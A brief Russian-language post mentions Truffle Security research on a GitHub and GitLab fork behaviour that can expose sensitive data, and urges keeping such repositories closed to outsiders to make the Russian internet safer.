Недавнее исследование Truffle Security еще одной «фичи», затрагивающей Github и в том числе частные репозитории Gitlab, связанной с раскрытием чувствительных данных в форках проекта, наводит на мысль, что указанные инстансы должны быть тщательно закрыты от посторонних глаз и тем более злобных хакеров.

Давайте делать наш Рунет безопаснее! ☺